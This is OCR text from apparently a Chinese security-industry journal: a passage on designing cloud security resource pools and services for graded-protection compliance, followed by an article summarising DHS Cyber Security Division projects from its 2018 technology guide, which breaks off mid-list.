等级保护的技术要求部分需要由相关的技术措施来满足，服务商可以作为集成商采购第三方设备，但是整合这些第三方能力协同发挥作用, 将给服务商带来不小的麻烦。因此除了支持第三方设备外, 服务商需要具备提供技术环节要求的安全产品能力，包括但不限于下列产品类型 :

• 检测防御类 : 帮助用户检测各类网络攻击，提供网络安全防护方案，用户可以更为关注自身业务运作。

• 例如 : 下一代防火墙 (NF)、网络入侵防护系统 (NIPS)、抗拒绝服务攻击系统 (ADS)、WEB 应用防火墙 (WAF)、数据库审计系统 (DAS)

• 安全评估类: 帮助用户评估网络环境，并有能力持续进行 IT 风险度量，用户可以通过它们了解业务系统的安全状态。

例如 : 远程安全评估系统 (RSAS)、WEB 应用漏洞扫描系统 (WVSS)

• 安全监管类 : 帮助用户进行网络运维管理, 减少网络安全隐患, 用户也可以通过它们落实政策合规要求。

例如：堡垒机（SAS-H）

■ 安全运营能力

等级保护是一个持续性投入的工作，服务商需要具备提供安全运营的能力，利用云计算和大数据技术建立信息共享和安全运营的平台，将服务商和客户连接起来，通过此平台，服务商的安全专家以安全产品为工具，向客户推出安全运营业务，为客户提供专业、快速、有效的 7×24 小时的安全保障。

■ 安全资质要求

安全资质作为服务商的硬性指标，可以作为参考。

- 国家信息安全测评信息安全服务资质（安全工程类二级）
- 中国信息安全认证中心风险评估服务资质（一级）
- 中国信息安全认证中心信息系统安全集成服务资质（一级）

### 3.2 业务安全性分析

通过对等级保护对象所承载业务及业务流程的分析，分析基于等级保护对象所提供服务的重要性，协助用户判断业务信息和所提供的服务机密性、完整性或可用性等安全属性遭到破坏后，对国家安全利益、经济建设、公共利益或单位利益所造成的影响程度。

### 3.3 定级备案

依据《信息系统安全保护等级定级指南》所提出的 4 个定级要素，灵活运用指南中所提出的确定等级保护对象定级的步骤和方法，在业务安全性分析的基础上，提出等级建议，协助用户进行系统定级和备案。

## 四 . 规划设计阶段

### 4.1 需求分析

#### 4.1.1 系统现状分析

在建设整改前，首先需明确等级保护对象当下的安全技术体系，需要对客户、行业、业务、具体系统的安全需求进行详细和准确的分析，进而获得切合实际的等级保护解决方案。

#### 4.1.2 安全风险与差距分析

等级化风险评估首先根据等级保护对象的安全等级选择和确定基本安全要求指标，然后按照安全指标评估安全现状，找出现状与安全指标之间的差距，并进行额外的风险评估找出一些特定需求。

结合风险评估的方法和理论，围绕着等级保护对象所包括的具体业务，通过风险评估的方法评估风险状况，判断风险水平是否低于系统可接受的风险水平要求，以及安全措施是否符合相应等级的安全要求两方面条件来判断等级保护对象与所定等级的差距。

### 4.2 安全规划

安全规划的目的是根据等级保护基本安全要求和等级保护对象的安全需求，设计整体安全框架，提出总体方面的策略要求、安全技术措施、安全管理措施等，形成用于指导安全建设的安全总体方案。

### 4.3 管理体系设计

信息安全管理是改进当前信息系统安全状况的主要保障，不健全的安全管理机制是信息安全最大的薄弱点，也是等级保护的工作重点，相对于安全技术来说，等级保护在安全管理方面更是任重道远。

但安全管理体系绝不是各类安全管理制度的简单叠加，将从系统用户的角度，以保障系统业务正常运行为出发点，将系统的信息安全管理状况与等级保护管理要求进行深入的差距分析，深入分析现有的系统管理体系和信息安全管理制度，从各个方面协助客户建立与信息系统安全技术和安全运行相适应的符合系统业务特点的完善的信息安全管理体系。

## 4.4 技术方案设计

### 4.4.1 安全资源池方案

#### 4.4.1.1 设计思路

■ “一平台两门户”

一平台两门户设计同时满足云平台及云租户的等级保护合规要求。如图所示，通过运维门户管理云平台安全资源，从网络、主机、应用、数据等方面全面保障云平台安全；通过租户门户将资源池安全能力包装成租户所需的安全服务提供给租户使用，以满足租户的合规需求。


图 2 资源池设计思路

■ “资源控制层”

通过资源池控制器和日志分析系统对资源池实现资源调度和日志收集分析。

#### 4.4.1.2 技术架构

按照等级保护要求分别对云平台和云租户提出定级要求，在实施阶段以运维门户、租户门户分离各自的安全需求，在云平台层面对接安全资源池，依托安全资源池提供的能力，从物理设备安全、虚拟网路安全、数据安全、应用安全、虚拟主机安全等方面分别满足等保要求。同时通过运维门户对资源进行统一管理、调度；并对安全资源进行封装向云租户提供符合等级保护要求的安全服务。





图 3 技术架构

#### 4.4.1.3 能力要求

安全资源池支持传统硬件安全设备和虚拟安全设备等类型的安全资源，接受资源池控制器的管理，对外提供相应的安全能力。安全资源池包含了 vNF、vIPS、vWvss、vWAF、vNIDS、vSAS、vRSAS 和 vBVS 等安全组件。云数据中心部署的硬件安全设备也可


图 4 资源池能力闭环

以按照资源池的方式进行管理，接受资源池控制器的管理。

4.4.1.3.1 网络和通信安全

通过安全资源池接入管理硬件设备实现云平台边界安全管控，包括网络结构安全、边界访问控制、权限控制、远程访问安全、入侵防范、恶意代码防范、网络安全审计等。

1) 网络架构安全

在互联网接入域部署 NF（下一代防火墙），对来自互联网的访问进行控制，对外部入侵进行防御。

在互联网接入域部署 IDS，并采用 IDS 集群负载分担的方式进行全流量检测。

在核心交换域部署采用国密算法的 VPN 网关，为专线接入以外的终端接入云平台提供安全通道。

2) 边界访问控制

在各安全域之间部署 NF（下一代防火墙），对云平台划分的各个安全域之间进行访问控制、入侵防御。

在管理域部署堡垒主机，配合审计和访问控制系统，对云平台的运维人员进行访问控制和运维审计。

3) 远程访问安全

通过 VPN 网关对远程连接进行实时监视，能够对未授权的连接进行阻断。

在进行远程管理时，通过部署的堡垒主机对访问人员的身份进行双向认证，并对操作行为进行审计。

4) 入侵和恶意代码防范

在互联网接入域部署 IPS 入侵防御，并通过与 NF 形成策略联动，对可能存在的安全威胁进行 NF 策略变更。

通过利用 NF（下一代防火墙）上的防病毒模块，对病毒进行检测过滤。

5) 异常流量清洗

在互联网出口部署 ADS+NTA 进行异常流量监控，并对出现的异常大流量进行清洗。

6) 网络安全审计

部署网络行为审计系统，提供对访问云平台的网络行为进行审计的功能。

4.4.1.3.2 设备和计算安全

设备和计算安全主要包括云环境中南北向和东西向的安全防护。针对云计算内部安全特点，拟采用安全资源池方式实现南北向和东西向流量防护、虚拟资源的隔离。

安全资源池主要负责为租户提供多样的合规性模版和组件化的安全服务，租户通过简单的自助服务申请、开通流程即可快速获得对应的安全服务。

安全资源池采用虚拟化安全资源与云平台接入管理的硬件安全防护措施形成互补，通过安全资源池将个性化安全配置交付给租户自行分配，满足等级保护、云计算服务能力等相关标准要求，并且通过此项划分，更加清晰的界定了租户和云平台的安全责任。

1）南北向防护

针对云平台虚拟化资源南北向流量防护，安全资源池通过将防护流量牵引至安全资源池内的多种虚拟防护设备中，为虚拟化资源提供多种安全资源的防护。

安全资源池主要采用基于 X86 架构的服务器硬件资源，根据业务安全需要部署可弹性管理的虚拟化安全资源，包括虚拟防火墙、虚拟 IPS/IDS、虚拟 WAF、虚拟扫描器、虚拟堡垒机等，根据业务系统的安全需求进行个性化部署，实现部门之间、应用系统之间的弹性安全规划和安全隔离。

2）东西向防护

东西向防护通过对每一个虚拟机跟外部网络或内部其他虚拟机之间通信的精细监控，能够收集并分析虚拟机之间的数据通信，为用户描绘出流量模型，包括虚拟机之间以及不同端口组之间的流量情况。可以识别虚拟机流量信息，并在此基础上提供流量与应用控制功能，可对虚拟机间的业务访问进行细粒度的权限控制，以过滤非法访问。

4.4.1.3.3 应用和数据安全

1）应用安全

通过虚拟化安全资源池部署 Web 应用防火墙、Web 应用安全扫描、Web 应用安全监测和安全审计实现对云平台上应用系统的安全防护。

Web 应用防火墙可以对常见的 Web 攻击（SQL 注入、XSS 跨站脚本攻击、文件上传等）进行防护；Web 应用安全扫描和监测可以检测发现 Web 应用系统存在的后门并且通过策略联动和告警进行处理。

安全审计系统负责对云平台各类应用系统的日志进行安全审计。

2）数据安全

通过虚拟化安全资源池部署数据库审计、接入第三方数据库入侵防护和防窃密设备达到对数据库的安全防护。

• 数据防窃密

因接入第三方数据库防窃密不同，所以防护方式有所不同，这里以已接入数据库安全网关为例。

采用数据库安全网关对关系型数据库的核心数据进行透明加密，防止核心数据窃密。

采用存储加密网关对存储空间的数据自动加密，为用户的重要数据提供多租户安全隔离。

采用数据交换平台的加解密算法，对各用户之间数据传输、交换提供加密防护。

• 数据入侵防护

因接入第三方数据库防入侵不同，所以防护方式有所不同，这里以已接入数据库安全网关为例。

采购数据库安全网关，为数据库提供多层次、多手段的安全防护，

阻挡 SQL 注入、数据库漏洞攻击、拖库等黑客行为和内部违规使用数据资源的行为。

• 数据审计

安全资源池部署虚拟化数据库审计，负责数据审计工作，对所有数据库操作进行完整审计，记录每个操作的用户、时间、操作命令、操作对象等，为安全事件的追溯、回放提供依据。

## 五 . 建设整改阶段

### 5.1 整改方案制定与实施

服务商将根据等级测评后所暴露的问题，为用户制定整改方案，并对系统进行等级改造。

## 六 . 测评阶段

### 6.1 协助通过等级测评

等级测评在整个等级保护工作中是非常关键的一环，等级测评会对前期的安全建设工作给出一个量化的测评结果，是等级保护建设工作的成败关键，等级测评由已获得国家或省级等级保护工作协调（领导）小组推荐的测评机构进行，测评前的准备工作、配合测评机构进行测评、与测评机构的沟通、取得良好的测评结果都是企业非常重视的问题，服务商将协助用户进行全程的测评过程，提供最大化的测评保障。

## 七 . 运行维护阶段

### 7.1 阶段性风险评估

通过等级保护测评后，根据等级的不同，每年还需要定期或者不定期地进行风险评估，不定期主要是在系统环境发生大的变更或者事件后，需要重新进行风险评估，服务商需具备提供阶段性风险评估服务的能力，及时针对风险的改变调整系统的安全措施。

### 7.2 持续性安全服务

在系统运维中，安全与运维并行，除了需要安全管理员日常职守，还需要专业的一系列服务，服务商应具备提供漏洞扫描、安全检查、渗透测试、安全加固、应急响应、安全通告、风险评估服务和安全培训等安全服务的能力。

## 八 . 等级保护增值服务

### 8.1 服务整体设计

基于资源池安全能力可以为云租户提供等级保护服务，通过资源池的技术架构对等级保护增值服务进行层级的划分，满足不同信息系统的等级要求，根据不同资源投入设计层级内服务组合，来满足多样化的客户需求。

（一）第一层 - 合规层

根据信息系统定级指南，租户信息系统进行自行定级备案，所以在第一层首先根据等级保护要求，设置不同的等级保护服务包。

（二）第二层 - 服务组合层

根据服务资源投入，在仔细对等级保护要求进行解读后，将服务包细化成两个版本，即基础级和增强级以满足不同的客户 SLA 要求。

（三）第三层 - 服务规格层

第三层在基础级和增强级安全服务组合的基础上，对安全能力





图 5 等级保护合规层级设计

进行服务规格设计，根据安全能力的功能和性能要求，匹配价格进行区分，以细化客户服务的 SLA。

## 8.2 合规层要求

通过对《信息安全技术 网络安全等级保护基本要求》送审稿进行解读，资源池的安全能力可以覆盖的技术要求如下图所示。





图 6 合规性技术要求匹配度

## 8.3 服务组合层要求

运维门户组合安全能力，在满足等级保护要求的同时，以服务的形式交付客户。安全服务组合就是根据等级保护要求，在主机层、网络层、应用层、数据层将所需的安全能力资源池化，通过对资源池分组形成不同的能力规格，再通过业务层的封装，形成不同的等级保护服务包，如等级保护二级包、等级保护三级包。





图 7 资源池服务组合

## 8.4 服务规格层要求

参照客户的业务属性，如带宽、站点数、虚拟机数量等，将资源池内的安全虚拟机按照防护、检测、扫描等安全能力进行服务规格设计，最终以服务化的形式交付给客户。

| 服务名称 | 服务内容 | 规格内容 |
|---|---|---|
| 下一代防火墙服务（NF） | 提供基础防火墙功能，同时具备安全扩展能力，含入侵防护、SSLVPN | 防护带宽：50M |
| | | 防护带宽：100 M |
| | | 防护带宽：200 M |
| | | 防护带宽：1G |

| 服务名称 | 服务内容 | 规格内容 |
| --- | --- | --- |
| 入侵检测服务（IDS） | 提供基础的入侵检测能力，实施动态检测针对网络及系统的渗透行为并预警 | 检测带宽：50M |
| | | 检测带宽：100M |
| | | 检测带宽：200M |
| | | 检测带宽：1G |
| 网页防篡改 | 提供对网站 Web 应用文件内核级篡改防护 | 服务器端 + 终端授权点 |
| 终端安全系统（金山 V8） | 宏病毒查杀：提供全网宏病毒专杀功能<br>一键云查杀：提供全网智能扫描功能，针对系统关键位置进行查杀<br>漏洞修复：远程对终端进行系统漏洞扫描和修复<br>系统清理：清理系统使用痕迹、注册表 | 服务器端 + 终端授权点 |
| 审计服务（SAS） | 内容审计 + 行为审计 + 流量审计 + 数据库审计，包含网页浏览、网络言论、电子邮件、服务器操作、文件传输、即时通讯、表单提交、互联网应用识别、IP 流量分析、应用流量分析和 Oracle、SQL Server、MySQL、Sybase、Informix、PostgreSQL 等数据库审计 | 检测带宽：50M |
| | | 检测带宽：100M |
| | | 检测带宽：200M |
| | | 检测带宽：1G |
| 日志审计 | 提供日志采集、日志存储、日志检索、日志分析等功能 | 支持 20 个日志源，支持日志处理性能 1000EPS |
| | | 支持 50 个日志源，支持日志处理性能 1000EPS |
| | | 支持 100 个日志源，支持日志处理性能 1000EPS |
| | | 支持 200 个日志源，支持日志处理性能 1000EPS |

| 服务名称 | 服务内容 | 规格内容 |
| --- | --- | --- |
| 运维综合审计（堡垒机） | 集中账号管理：建立基于唯一身份标识的全局实名制管理，支持统一账号管理策略<br>集中访问控制：集中访问控制和细粒度的命令级授权策略<br>集中安全审计：基于唯一身份标识，对用户从登录到退出的全程操作行为进行审计 | 资产管理：30；并发会话：30 |
| | | 资产管理：50；并发会话：50 |
| | | 资产管理：100；并发会话：100 |
| | | 资产管理：200；并发会话：200 |
| 网站防护服务（WAF） | 含防 SQL 注入攻击、防 XSSS 跨站脚本攻击、防 CSRF 攻击、主动防御技术，应用信息隐藏、URL 防护、弱口令防护、HTTP 异常检测、文件上传过滤、用户登录权限防护、缓冲区溢出检测 | 防护站点：3；总防护带宽：50M |
| | | 防护站点：5；总防护带宽：100M |
| | | 防护站点：10；总防护带宽：200M |
| | | 防护站点：20；总防护带宽：1G |
| 安全扫描服务 | 系统扫描、Web 扫描、扫描报表 | 扫描次数：5 个 IP（含复测） |
| | | 扫描次数：10 个 IP（含复测） |
| | | 扫描次数：20 个 IP（含复测） |
| | | 扫描次数：50 个 IP（含复测） |

表格 2 服务规格设计

## 九 . 参考文献

[1] GB/T 22240-2008 信息安全技术信息系统安全等级保护定级指南 .

[2] GB17859-1999 计算机信息系统安全保护等级划分准则 .

[3] GB/T 22239.1 信息安全技术网络安全等级保护基本要求第 1 部分：安全通用要求 .

[4] GB/T 22239.2 信息安全技术网络安全等级保护基本要求第 2 部分：云计算安全扩展要求 .

[5] 绿盟科技信息安全等级保护咨询服务技术白皮书 V3.0.

# 2018年CSD技术指南解读

TRG产品管理团队 张慧莹

关键词：CSD 项目机会 关键基础设施

摘要：本文通过解读《2018 网络安全分部技术指南》中的一些新兴项目，包括概述、解决的客户需求、技术方法、技术优点，为大家进一步了解自己关注的领域提供参考。

## 一 . 引言

网络安全分部（Cyber Security Division, CSD）是美国国土安全部（Department of Homeland Security, DHS）科学技术局（Science and Technology Directorate, S&T）于 2011 财年正式在国土安全部高级研究计划局（Homeland Security Advanced Research Projects Agency, HSARPA）下成立的，主要负责通过三种途径来提高美国国家关键信息基础设施及互联网的安全性和可靠性：

（1）开发交付新的技术、工具和方法，使美国在对抗网络攻击时能够防御、减轻风险和保护当前及未来的系统、网络和基础设施；

（2）开展并且支持技术转化；

（3）领导并协调包括客户、政府机构、私营部门和国际合作伙伴在内的研发社区的研发工作。


图 1 美国 DHS 科学技术局网络安全分部

今年三月份发布的《2018 网络安全分部技术指南》汇集了国土安全部资助的研发项目，是网络安全分部发布的第 3 次年度技术指南，涵盖了软件保障、移动安全、身份管理、分布式拒绝服务防御、数据隐私、网





图 2 2018 网络安全分部技术指南

络安全研究基础设施、信息物理系统安全、网络推广、网络取证以及网络安全分部对于技术转化到实践项目的解决方案。


图 3 网络安全分部聚焦领域

## 项目简介

### 2017-2018 项目机会变化

在介绍 2018 年项目之前，先看一下 2017 和 2018 的项目对比：

| | 2017 | 2018 |
|---|---|---|
| 信息物理系统 | 医疗器械风险评估 | 信息物理安全设计的侧信道因果分析 |
| 网络安全执法 | 信息娱乐/远程信息处理系统取证 | × |
| 身份管理和数据隐私 | × | √ |
| 网络安全中的人为因素 | 网络安全事件响应团队手册、内部威胁研究的综合数据语料库 | 用于内部威胁检测的轻量级载体取证 |
| 移动安全 | 移动设备的软件唯一信任源 | 移动设备连续的基于行为认证、移动应用程序测试自动化、通过虚拟微安全来实现敏感数据的远程访问 |
| 网络系统 | 开源欺骗工具集、物联网的信任平台、分布式事件管理系统、嵌入式设备的软件免疫系统 | ImmuneSoft、软件定义DDoS保护平台、开源地址验证测量 |
| 软件保障 | 自动恶意软件分析器 | 混合分析映射引擎、网络空间量化框架、渗透测试自动化 |

图 4 2017-2018 项目对比

通过对比可以发现，整体变动比较大的方面是添加了身份管理和数据隐私这个大的领域，也证明现在隐私方面的关注还是很多的。剩余几个领域，变动都不是太大，仅做了一些项目的删减，可以在图中自行查阅。

## 项目展示

### 一、信息物理系统安全项目

1. 信息物理安全设计的侧信道因果分析（Side-Channel Causal Analysis for Design）

该项目由 HRL Laboratories LLC 主持，通过查看处理器之间的交互从而将网络与物理结合起来获得系统级视图，优于传统的针对不同处理器的侧信道的方法，可检测到由于网络入侵者介入引发的物理系统和网络部件之间的复杂因果关系，有利于在早期阻止攻击。





图 5 工作流程

当它们运行时，嵌入式处理器产生电磁辐射和时变的功率需求，这些需求被识别后与不同的处理器状态一一关联，从而与物理车辆的活动相关联。

2.Uptane 项目：安全的车辆 OTA 更新（Secure Over-the-Air Updates for Ground Vehicles）

分发系统中存储的用来更新的数据十分容易被更改，被恶意利





图 6 汽车的嵌入式 ECU 和外部连接增加了网络安全漏洞的风险

用后影响也很大。利用 OTA（Over – the – Air Technology）空中下载技术，通过移动通信（GSM 或 CDMA）的空中接口对 SIM 卡数据及应用进行远程管理，在汽车软件更新安全流程上进行创新，使解决方案完全开放透明，能够最大程度地适用于汽车行业所有合理使用案例。

## 二、网络安全执法资助项目

Autopsy 项目：使用开源软件实现执法（Enabling Law Enforcement with Open Source Software）

该项目由 Basis Technology Corp 公司负责。调查人员可以使用数字设备来进行数字取证，实现了易用性和可扩展性。同时，使用开源模块能够灵活适应调查员的需求。这款软件的用户需求大，并且能够支持欺诈、恐怖主义、剥削儿童等各种类型的案件的调查。


图 7 欢迎页面





图 8 运行截图

### 三、网络安全推广资助项目

基于漫画的教育与评估（Comic-Based Education and Evaluation-Comic-BEE）

该项目由 Secure Decisions 公司负责，允许读者选择与网络安全相关的主题，通过选择决定人物的行动或故事结局。该工具提供一个包含预先渲染的艺术资产的自动化系统，不需要编程和绘图技能，即可开发分支故事情节。优于传统教育和培训方法，已整合国家网络安全教育网络安全劳动力框架计划，使课程材料与特定的工作角色和相关任务与知识技能保持一致。

### 四、网络安全研究基础设施资助项目

互联网地图（Internet Atlas）项目

该项目由威斯康星大学麦迪逊分校负责。可在地理上表示和定位物理网络基础设施，包括节点（如：共用设施）、管道 / 链路和相关元数据（如：源出处），遍布全球 1400 多个网络，也包括其它通信基础设施系统的地图，如数据中心和单元塔。


图 9 美国互联网长途光纤基础设施的地图

可自定义接口使各种动态数据（如：边界网关协议 [BGP] 更新、目标流量测量和网络时间协议测量）和静态数据（如：公路、铁路和人口普查）导入，并分层进行物理表示。使互联网地图集基于 ArcGIS 地理信息系统在门户网站中实现，具有了可视化和多样空间分析的功能。

### 五、身份管理和数据隐私资助项目

1.ReCon 项目

该项目由 Northeastern 大学负责研发。无处不在的传感器增


图 10 recon 界面、PII 泄漏的内容、地图上的位置泄漏

加了移动和物联网（IOT）设备窃取终端用户隐私和修改用户数据的风险。ReCon 项目通过使用机器学习方法实时分析网络流量，来识别和阻止隐私泄露问题，且不必事先知道用户个人信息。这是目前唯一可独立于所使用设备工作的解决方案，可以扩展到覆盖物联网设备。

2. 去中心化密钥管理系统（DKMS-Decentralized Key Management System）

该项目由 Evernym Inc 负责。DKMS 是一种新的加密密钥管理





图 11 DKMS 的三层架构





图 12 凭证信息发布到数字钱包和分类帐本

方法，实现了广泛的跨平台互操作性：任意两个实体都可以执行密钥交换并创建加密的 P2P 连接且无需依赖专有软件或服务提供商。支持密钥恢复，包括代理自动加密备份，密钥托管服务以及来自可信 DKSM 连接的密钥恢复。同时创建了一个高度灵活且适应性强的分布式密钥管理基础架构。

3. 可验证和适于身份管理目标的分布式账本技术（Verifable Claims and Fit-for-Purpose Decentralized Ledgers）

该项目由位于弗吉尼亚州的区块链创业公司 Digital Bazaar 负责。客户可以使用智能手机上的基于 WEB 的技术安全的发布数字凭证，无需安装应用程序，然后在区块链中记录凭证状态。解决了发布 ID 卡等数字凭证以及需要通过移动设备安全存储和访问凭据的需求。客户也可以通过防篡改和可审计的方式在组间共享数据。

4. 移动设备及属性验证（Mobile Device and Attributes Validation）

该项目由 Lockstep Technologies LLC 公司负责。急救人员通常必须出示塑料或纸质版的许可证、执照、证明等，但是现在没有在无网络的环境下提供数字证明，并且快速准确的验证（认可的组织，得到保护）。移动设备属性验证（MADV）有助于第一响应者证明他们的真实性。允许重新配置常规公钥基础结构证书，以封装属性使其从一个 app 直接呈献给另一个 app，凭证发行者也得到标识。不允许克隆、伪造、篡改或加载到未批准的设备。可以唯一保留移动设备属性来源。





图 13 MDAV 应用程序拥有第一响应者胶囊的数字钱包

## 六、网络安全中的人为因素资助项目

用于内部威胁检测的轻量级载体取证（Lightweight Media Forensics for Insider Threat Detection）

该项目由德州大学（University of Texas San Antonio）负责。该研究开辟了一种检测间谍的新方法，即通过查找个人的信息浏览和数据处理行为，发现其偏离先前行为的异常。基于主机的轻量级服务用于收集证据、隐私保护配置文件，并安全地传输到分析服务器。新的异常检测算法和先进的分析识别异常的统计方法，促进了进一步的监测和分析工作。这种方法的主要优点是它能够在间谍行为之前和撤离时检测到准备动作，而不依赖于文件是否保存到磁盘。





图 14 许多内部人员遵循共同的四部流程来策划数据以准备渗出

## 七、移动安全资助项目

1.iSentinel 移动设备的连续认证

